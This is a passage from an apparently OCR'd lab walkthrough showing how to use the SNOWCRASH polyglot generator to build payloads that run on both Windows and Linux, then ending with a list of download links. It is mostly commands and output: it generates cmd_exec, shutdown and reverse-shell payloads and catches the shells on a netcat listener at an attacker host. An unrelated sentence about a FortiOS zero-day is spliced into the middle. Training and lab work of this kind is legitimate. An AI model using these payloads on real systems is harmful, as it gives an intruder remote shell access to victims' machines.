
```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ./snowcrash --list
```



```
          -- A polyglot payload generator --

[*] Payloads:
+---------------+-------------------------------------+
|     NAME      |              DESCRIPTION            |
+---------------+-------------------------------------+
| reverse_shell | Spawn a reverse shell               |
| cmd_exec      | Execute a command                   |
| forkbomb      | Run a forkbomb                      |
| memexec       | Embed and execute a binary          |
| download_exec | Download and execute a file         |
| shutdown      | Shutdown computer                   |
| custom        | Use custom Bash and Powershell scripts |
+---------------+-------------------------------------+
```

Let's test the "cmd_exec" and "shutdown" payloads.

```
└─$ ./snowcrash --payload cmd_exec --out cmd_exec_polyglot
```



```
          -- A polyglot payload generator --

-- PAYLOAD CUSTOMIZATION --
```

```
-- PAYLOAD CUSTOMIZATION --
[COMMAND] Command to execute (default: none): ls

[+] Saved generated payload in file: cmd_exec_polyglot

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

I have generated cmd_exec payload that executes command ‘ls” once executed.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ls
cmd_exec_polyglot  go.sum       screenshot1.png  snowcrash.nix
flake.lock         install.sh   screenshot2.png  snowcrash.png
flake.nix          LICENSE      snowcrash        templates
go.mod             README.md    snowcrash.go

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

I change the name of the payload from cmd_exec_polyglot to cmd_exec_polyglot.sh. Yeah, we want to execute it on a Linux system first.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ mv cmd_exec_polyglot cmd_exec_polyglot.sh

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ls
cmd_exec_polyglot.sh  go.sum       screenshot1.png  snowcrash.nix
flake.lock            install.sh   screenshot2.png  snowcrash.png
flake.nix             LICENSE      snowcrash        templates
go.mod                README.md    snowcrash.go

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

Execute the polyglot payload.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ./cmd_exec_polyglot.sh
cmd_exec_polyglot.sh  LICENSE              snowcrash.go
flake.lock            README.md            snowcrash.nix
flake.nix             screenshot1.png      snowcrash.png
go.mod                screenshot2.png      templates
go.sum                shutdown_polyglot.sh
install.sh            snowcrash
```

As you can see, it ran command “ls” once executed. In the similar fashion, I created the shutdown payload for Linux and execute it.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ./shutdown_polyglot.sh
Shutdown scheduled for Thu 2023-03-02 04:46:13 EST, use 'shutdown
-c' to cancel.

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ shutdown -c

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

This also works successfully. Let’s test this on a Windows machine. Rename the .sh payloads to .ps1 payloads as shown below.

```
└─$ ls
cmd_exec_polyglot.sh  LICENSE                snowcrash.go
flake.lock            README.md              snowcrash.nix
flake.nix             screenshot1.png        snowcrash.png
go.mod                screenshot2.png        templates
go.sum                shutdown_polyglot.sh
install.sh            snowcrash

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ mv shutdown_polyglot.sh shutdown_polyglot.ps1

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ mv cmd_exec_polyglot.sh cmd_exec_polyglot.ps1

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ls
cmd_exec_polyglot.ps1  LICENSE                snowcrash.go
flake.lock             README.md              snowcrash.nix
flake.nix              screenshot1.png        snowcrash.png
go.mod                 screenshot2.png        templates
go.sum                 shutdown_polyglot.ps1
install.sh             snowcrash

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```


I copy both the payloads to a Windows machine and first execute the cmd_exec polyglot.

A suspected China-nexus threat actor exploited a recently patched vulnerability in Fortinet FortiOS SSL-VPN as a zero-day.

```
PS C:\users\admin\Downloads> ./cmd_exec_polyglot.ps1


    Directory: C:\users\admin\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/13/2023   7:27 PM                Bat_To_Exe_Converter
d-----          2/6/2023  10:46 PM                Defeat-Defender-V1.2.0-main
d-----         8/12/2022   6:08 PM                HOT_Actress
d-----         2/21/2023   4:07 PM                PolyGlot_Lab
-a----          9/6/2022   5:48 PM        3056764 2.2.0 20210810-2 Windows 365 Web
                                                  passwords junk-fix.zip
-a----         1/29/2023   1:23 PM       39276544 apache-couchdb-2.3.1.msi
-a----         1/13/2023   7:26 PM        8009429 Bat_To_Exe_Converter.zip
-a----         8/12/2022   6:11 PM          71680 Click_For_password.iso
-a----          3/2/2023   4:56 PM            258 cmd_exec_polyglot.ps1
-a----         1/13/2023  11:22 AM       55090387 Firefox_malicious.exe
-a----         1/13/2023  12:49 AM       54550176 Firefox_Setup.exe
-a----         1/11/2023   2:23 PM        3294511 Fire_2_installer.exe
-a----         1/11/2023   2:11 PM       55090389 fire_installer.exe
-a----        12/16/2022   5:16 PM        2824704 gofrette.exe
-a----          7/6/2022  12:42 PM            513 good-news-everybody (6).diagcab
-a----          7/6/2022   1:27 PM            513 good-news-everybody.diagcab
-a----         8/12/2022   6:32 PM          71680 Hot_Images.iso
-a----          2/4/2023   4:02 PM           1005 installer.bat
-a----          2/4/2023   3:52 PM           7168 installer.exe
-a----         2/28/2023   1:16 PM      166624920 jdk-19_windows-x64_bin.exe
-a----          9/6/2022   1:55 PM          24064 KingHamlet.exe
-a----          2/4/2023   4:05 PM            177 main(1).bat
-a----          2/4/2023   3:59 PM            177 main.bat
-a----         8/12/2022   5:06 PM          71680 malicious.iso
-a----         1/11/2023   1:49 PM        2836480 malicious_PuTTY.iso
```

This worked successfully. Now, let's test the shutdown_polyglot file.

```
PS C:\users\admin\Downloads> ./shutdown_polyglot.ps1
PS C:\users\admin\Downloads>
```



This too worked successfully. How about generating a single reverse shell payload that works irres-pective of the target operating system (whether Windows or Linux). Let's test it.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ./snowcrash --payload reverse_shell --out revsh_polyglot
  ____    _   _    ___   __          __   ____   ____        _     _
___     _   _
 / ___|  | \ | |  / _ \  \ \        / /  / ___| |  _ \      / \    /
___|  | | | |
 \___ \  |  \| | | | | |  \ \ /\ / /  | |     | |_) |    / _ \   \_
__ \  | |_| |
  ___) | | |\  | | |_| |   \ V  V /   | |___  |  _ <    / ___ \   _
__) | |  _  |
 |____/  |_| \_|  \___/     \_/\_/     \____| |_| \_\ /_/   \_\ |_
___/  |_| |_|

        -- A polyglot payload generator --

-- PAYLOAD CUSTOMIZATION --
[RHOST] Host to connect to (default: 192.168.40.153):
[RPORT] Port to connect to (default: 4444):

[+] Saved generated payload in file: revsh_polyglot
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

Let us first test the reverse shell on a Windows system. Rename the revsh_polyglot to revsh_polyglot.ps1.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ls
cmd_exec_polyglot.ps1  LICENSE                 snowcrash
flake.lock             README.md               snowcrash.go
flake.nix              revsh_polyglot          snowcrash.nix
go.mod                 screenshot1.png         snowcrash.png
go.sum                 screenshot2.png         templates
install.sh             shutdown_polyglot.ps1

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ mv revsh_polyglot revsh_polyglot.ps1
```

Let's start the listener on Attacker system.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Copy the revsh_polyglot.ps1 payload to the target system and execute it.

```
PS C:\Users\admin> cd Downloads
PS C:\Users\admin\Downloads> ./revsh_polyglot.ps1
```

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49834
id
PS C:\Users\admin\Downloads> id
PS C:\Users\admin\Downloads> whoami
desktop-prlkilm\admin
PS C:\Users\admin\Downloads>
```

As you can see, we successfully have a shell on the target system. Now rename the revsh_polyglot .ps1 to revsh_polyglot.sh to test it on the Linux system.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ mv revsh_polyglot.ps1 revsh_polyglot.sh

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$
```

Once again let's start the listener on the Attacker system.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Now, copy the revsh_polyglot.sh payload to the target Linux system and execute it.

```
user1@ubuntu2204:~$ chmod +x revsh_polyglot.sh
user1@ubuntu2204:~$ ./revsh_polyglot.sh
```

This successfully gives us a shell on the target system.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.143] 43856
user1@ubuntu2204:~$ uname -a
uname -a
Linux ubuntu2204 5.15.0-25-generic #25-Ubuntu SMP Wed Mar 30 15:54
:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

DOWNLOADS

1. Remote Control Collection 3.1.1.12:
http://remote-control-collection.com/

2. MariaDB Database Server:
https://mariadb.org/

3. NaviCAT Free Trial:
https://navicat.com/en/products#navicat

4. F5-Big-Ip 17.0.0.1:
https://downloads.f5.com

5. WP Paid Membership PRO 2.9.7:
https://downloads.wordpress.org/plugin/paid-memberships-pro.2.9.7.zip

6. ViGrey/3F.py:
https://github.com/ViGrey/3F.py

7. Magic Numbers For Different File Formats:
https://gist.github.com/leommoore/f9e57ba2aa4bf197ebc5

8. JAVA For Windows:
https://www.java.com/download/ie_manual.jsp

9. Putty MSI:
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

10. Powerglot Polyglot Generator:
https://github.com/mindcrypt/powerglot

11. Snowcrash Polyglot Generator:
https://github.com/redcode-labs/SNOWCRASH